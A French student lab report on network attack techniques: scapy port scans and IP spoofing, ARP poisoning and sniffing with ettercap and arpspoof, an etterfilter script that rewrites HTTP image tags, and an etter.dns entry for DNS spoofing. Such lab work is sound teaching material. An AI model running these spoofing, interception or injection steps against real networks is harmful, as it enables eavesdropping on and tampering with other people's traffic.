Techniques d'attaque - injection de traffic

Tristan BILOT, Nora DELFAU, Enzar SALEMI, Madushan THAMBITHURAI
EPITA

7 Juin 2021

Abstract

L'objectif de ce TP est d'utiliser est de manipuler les requêtes de niveau 3 et les trames de niveau afin de mettre en places des attaques de type Man in the middle ou DNS poisoning. Les outils utilisés sont wireshark, ettercap, arpspoof et scapy. Une implémentation détaillée développée à l'aide de scapy est disponible à la fin de ce document.

1 Notes

1.1 Man in the middle

Man in the middle: l'objectif est de se mettre en tant que proxy entre le serveur et l'utilisateur cible.

1.2 ARP

ARP est le protocole permettant de mapper les adresses IP d'un réseau avec leur adresse MAC. Au moment d'en envoi d'une requête à une adresse IP, à la couche de session, la table ARP va d'abord être consultée afin de trouver la MAC associée à l'adresse IP. Dans le cas où l'adresse IP n'est pas dans la table, un broadcast est lancé afin de demander l'adresse MAC. L'adresse MAC d'une machine peut être modifiée au niveau logiciel. Le routage d'un réseau à un autre réseau se fait au niveau 3. Au niveau 2, une trame sera envoyée à la gateway qui elle transmettra le message au deuxième réseau.

- Man in the middle: on se fait passer pour la gateway, donc on envoie notre adresse MAC à la place de celle de la gateway. cela permet de récupérer les requêtes envoyées initialement à la gateway. La machine victime de l'attaque va rentrer l'adresse MAC de l'attaquant dans sa table ARP et échangera désormais avec lui.

- DNS poisoning: en se mettant à la place du dns, on associe à des noms de domaine les mauvaises adresses IP. Ainsi, il est possible de rediriger l'accès à google.com vers un autre site Internet.

- Deux outils connus pour les attaques man in the middle: Aprspoof, Ettercap. Si un site est requeté et qu'on se positionne entre les le serveur et la machine ciblée, il est possible de modifier le contenu du site Internet si TLS n'est pas utilisé. Sinon, il ne sera pas possible de modifier le site vu que la réponse sera chiffrée.

- Dans les outils de scan comme nmap, des paquets SYN sont envoyés sur les ports, c'est ensuit en fonction de la réponse que des décisions seront prises: si la réponse est un SYN ACK, c'est que le port est ouvert, s'il n'y a pas de réponse, c'est que le port est fermé, sinon si un paquet ICMP est retournée c'est un firewall qui a bloqué la connexion.

2 Exercice 1

Dans les prochaines étapes, chaque envoi de requête sera examinée grâce à wireshark afin de comprendre en détail le fonctionnement derrière chaque requête. Il est possible d'envoyer une trame ethernet grâce à la commande sendp (Fig 1). Il faudra spécifier l'adresse MAC de destination, l'IP ainsi que le protocole à utiliser.
On lance le service apache sur la machine distante grâce à cette commande:

```
remnux@remnux:~$ service apache2 start
```

Figure 1: lancement d'un serveur Apache

Nous avons créé un script pour pouvoir effectuer les commandes plus simplement, dans ce script nous définissons les deux IP importantes:

- l'IP source qui correspond à notre machine
- l'IP destination qui correspond à la machine que l'on va attaquer

On envoie un paquet comportant la requête SYN et on randomise le numéro de port(entre 420 et 600) à chaque envoi et on établit comme port source : le 18

```
from scapy.all import *

A = '192.168.1.27' # source IP address
B = '172.20.10.3' # destination IP address


packet = IP(src=A, dst=B) / TCP(sport=18, dport=(420,480), flags="S")

#send(packet)
ans,unans=srloop(packet,inter=0.01,timeout=5)

ans.summary()
unans.summary()
```

Ensuite en commentaire nous avons la fonction send() qui va envoyer le paquet. On lance l'attaque avec la fonction srloop() avec un intervalle entre chaque envoie de 0.01 secondes et le timeout réglé à 5 secondes

```
┌──(madu㉿maduKAli)-[~]
└─$ sudo iptables -A OUTPUT -s 192.168.1.27 -p tcp --tcp-flags RST RST -j DROP
```


Afin d'éviter d'envoyer des RST au noyau de la machine distante, on ajoute une règle pour palier à ce problème.

```
ans.summary()
unans.summary()
```

On va donc afficher les résultats de notre attaque avec ans(celles qui ont été répondu et celles qui ne l'ont pas été)

```
IP / TCP 192.168.1.27:18 > 172.20.10.3:447 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:448 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:449 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:450 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:451 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:452 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:453 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:454 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:455 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:456 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:457 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:458 S
IP / TCP 192.168.1.27:18 > 172.20.10.3:459 S
```

L'envoi du paquet avec srloop et on peut voir l'affichage de tous les paquets envoyés à chaque port.



Les résultats de l'attaque sont affiché sur le Wireshark de la machine distante.

```
remnux@remnux:~$ cat /proc/sys/net/ipv4/tcp_retries1
3
```


Grâce à cette commande, nous avons le temps d'attente du système après la réception d'un SYN.

3 Exercice 2


Port 80 : SYN :

```
send(IP(dst="192.168.1.28")/TCP(dport=80, flags="S"))
```

- port ouvert : On obtient la réponse SYN/ACK




- port fermé: On obtient la réponse RST/ACK



Port 80 : Push, Fin, Urgent avec la commande :

```
send(IP(dst="192.168.1.28")/TCP(dport=80, flags="PFU"))
```

- port ouvert: Nous n'obtenons pas de réponse




- port fermé: On reçoit la réponse RST/ACK


Port 80: FIN avec la commande:

```
send(IP(dst="192.168.1.28")/TCP(dport=80, flags="F"))
```

- port ouvert: Nous n'obtenons pas de réponse



- port fermé: On reçoit la réponse RST/ACK



Port 80 : Sans flags avec la commande :

```
send(IP(dst="192.168.1.28")/TCP(dport=80))
```

- port ouvert: Nous obtenons la réponse SYN/ACK

- port fermé: Nous obtenons la réponse RST/ACK

3.1 IP source spoofing

```
>>> a = Ether()/IP(dst="192.168.34.1", src="8.8.8.8")/ICMP()
>>> sendp(a)
```

Figure 2: Trame ethernet envoyée avec une source 8.8.8.8 modifiée

Comme prévu, la source est bien modifiée sur wireshark.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	8.8.8.8	192.168.34.1	ICMP	42	Echo (ping) request id=0x0000, seq=
2	0.000351553	f2:18:98:b2:17:64	Broadcast	ARP	60	Who has 8.8.8.8? Tell 192.168.34.1

Figure 3: Trame ethernet provenant de 8.8.8.8

3.2 Envoie de paquets à des ports aléatoires

Il est possible d'envoyer des paquets sur des ports aléatoires en utilisant RandShort(). Côté wireshark, on constate que toutes les requêtes échouent étant donné que les numéros de ports sont fermés, il n'y a donc pas de réponse de la machine scannée.

```
>>> a = IP(dst="192.168.34.1")/TCP(dport=RandShort())/ICMP()
>>> ans,unans=srloop(a,inter=0.01,timeout=5)
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
fail 1:
fail 1: IP / TCP / ICMP echo-request 0
```

Figure 4: Envoi de paquets en boucle à des ports aléatoires

En examinant chaque paquet, on voit bien que le port est à chaque fois différent (28432, 28178...).




Figure 5: Paquets envoyés depuis wireshark

4 Exercice 3

- Ettercap est une suite complète pour les attaques Man in the middle. Elle propose le sniffinf de connexion, le filtrage du contenu à la volée et de nombreuses autres techniques. Elle prend aussi en charge la dissection active et passive de nombreux protocoles et comprend de nombreuses fonctionnalités pour l'analyse du réseau et de l'hôte.

- L'ARP poisoning consiste à modifier l'association entre l'adresse IP (niveau 3) et l'adresse MAC, ou Ethernet (niveau 2) d'une machine cible. En effectuant ces modifications, il est possible de faire croire à une machine que l'adresse IP de son correspondant se trouve en fait à l'adresse Ethernet d'une machine pirate.




Figure 6: Paquets envoyés depuis wireshark

La commande arp -a sous unix permet de consulter la table ARP actuellement utilisée sur la machine. C'est elle qui va mapper les adresses IP rencontrées aux adresses MAC de chaque machine, afin de pouvoir les identifier au niveau de la couche réseau 2.




Figure 7: arp -a

4.1 Attaque Man in the middle

Afin de sniffer les connexions d'une cible sur un réseau, il faut l'adresse IP privée ce la machine à attaquer et l'IP de la gateway. Si une VM est utilisée, il faut bien penser à activer le mode bridge dans les paramètres de la VM afin qu'elle soit réellement connectée au réseau de la machine hôte.




Figure 8: Récupération de l'adresse IP cible




Figure 9: Récupération de l'adresse IP de la gateway

Avec ces deux adresses, il est possible de lancer l'attaque avec ettercap.

Figure 10: Attaque avec ettercap sur un MacBook du réseau local

Après quelques minutes de capture, il est possible de consulter le résultat du sniffing via wireshark avec le fichier result.




Figure 11: Record du réseau de la victime sur wireshark

Il est également possible de sniffer l'ensemble du réseau:




Figure 12: Sniffing du réseau en entier

4.2 Etterfilter

Etterfilter va permettre d'altérer ou de supprimer des paquets requétés par la victime. Il va être possible d'agir seulement sur les paquets transmis via http et non https car ils seront chiffrés et donc inaltérables. Dans l'exemple suivant, il va s'agir de modifier les images de sites Internet requétés par une machine cible sur le réseau. Pour cela, il va falloir créer un script contenant la logique (le filter), puis compiler ce filter avec etterfilter pour l'utiliser avec ettercap.

```
if (ip.proto == TCP && tcp.dst == 80) {
   if (search(DATA.data, "Accept-Encoding")) {
      replace("Accept-Encoding", "Accept-Rubbish!");
         # note: replacement string is same length as original string
      msg("zapped Accept-Encoding!\n");
   }
}
if (ip.proto == TCP && tcp.src == 80) {
   replace("img src=", "img src=\"http://www.irongeek.com/images/jollypwn.png\" ");
   replace("IMG SRC=", "img src=\"http://www.irongeek.com/images/jollypwn.png\" ");
   msg("Filter Ran.\n");
}
```

Figure 13: Contenu du filter

```
┌──(kali㉿kali)-[~/etter]
└─$ sudo etterfilter conf.filter -o conf.ef

etterfilter 0.8.3.1 copyright 2001-2020 Ettercap Development Team

 14 protocol tables loaded:
        DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth

 13 constants loaded:
        VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP

 Parsing source file 'conf.filter'  done.

 Unfolding the meta-tree  done.

 Converting labels to real offsets  done.

 Writing output to 'conf.ef'  done.

 → Script encoded into 15 instructions.
```

Figure 14: Compilation du filter




Figure 15: Lancement du filtre avec ettercap

L'option -F permet de donner le fichier du filtre contenant les actions à effectuer sur le paquet et -M sp écifie s'il s'agit d'une attaque "man in the middle".
A présent, dès qu'un site http sera appelé sur la machine cible, les images utilisant la balise img seront remplacées par l'image ajoutée au filter.

4.3 DNS poisoning

L'empoisonnement du cache DNS (DNS Cache Poisoning) est une technique permettant de leurrer les serveurs DNS afin de leur faire croire qu'ils reçoivent une réponse valide à une requête qu'ils effectuent, alors qu'elle est frauduleuse. Pour mener à bien une attaque par DNS Cache Poisoning, l'attaquant exploite une vulnérabilité du serveur DNS qui accepte alors des informations incorrectes. Si le serveur ne valide pas les informations reçues et qu'il ne vérifie pas qu'elles proviennent d'une source fiable, alors il stockera dans son cache ces informations erronées. Il les transmettra par la suite aux utilisateurs qui effectuent la requête visée par l'attaque.




Figure 16: DNS poisoning

Tout d'abord, il faut ajouter la règle de redirection dans le fichier /etc/ettercap/etter.dns. Ici on ajoute la règle redirigeant www.myhostname.com à un site Internet personnel.

```
#############################################################################
#                                                                           #
# Sample hosts file for dns_spoof plugin                                    #
#                                                                           #
# the format is (for A query):                                              #
   www.myhostname.com A 128.199.40.75 3600
#   *.foo.com          A 168.44.55.66 [optional TTL]                        #
#                                                                           #
#  ... for a AAAA query (same hostname allowed):                            #
#   www.myhostname.com AAAA 2001:db8::1                                     #
#   *.foo.com          AAAA 2001:db8::2 [optional TTL]                      #
#                                                                           #
# or to skip a protocol family (useful with dual-stack):                    #
#   www.hotmail.com    AAAA ::                                              #
#   www.yahoo.com      A    0.0.0.0                                         #
#                                                                           #
# or for PTR query:                                                         #
#   www.bar.com    PTR 10.0.0.10 [TTL]                                      #
#   www.google.com PTR ::1 [TTL]                                            #
#                                                                           #
# or for MX query (either IPv4 or IPv6):                                    #
#    domain.com MX xxx.xxx.xxx.xxx [TTL]                                    #
#    domain2.com MX xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx                 #
#    domain3.com MX xxxx:xxxx::y                                            #
#                                                                           #
# or for WINS query:                                                        #
#    workgroup WINS 127.0.0.1 [TTL]                                         #
#    PC*       WINS 127.0.0.1                                               #
"/etc/ettercap/etter.dns" 61L, 4491B
```

Figure 17: Redirection de www.myhostname.com à 128.199.40.75

Puis en lançant ettercap, toutes les machines du réseau seront redirigées vers 128.199.40.75 lorsqu'elles consulteront le site www.myhostname.com.




Figure 18: ARP spoofing

5 ARP poisoning: exemple concret (Arpspoof)

L'outil python Arpspoof a permis de créer un scénario concret d'ARP poisoning, c'est à dire de modifier la table ARP d'une machine distante sur un réseau afin que le passerelle devienne l'attaquant. Dans un premier temps, le contenu original de la table ARP a été stockée dans un fichier "before" puis l'ARP spoofing a été lancé côté attaquant et enfin la table ARP a été de nouveau sauvegardée mais cette fois-ci dans un fichier "after". On aperçoit que l'adresse MAC de la gateway a été modifiée par l'adresse MAC de l'attaquant. L'attaque est un succès.




Figure 19: Lancement de l'attaque d'ARP spoofing

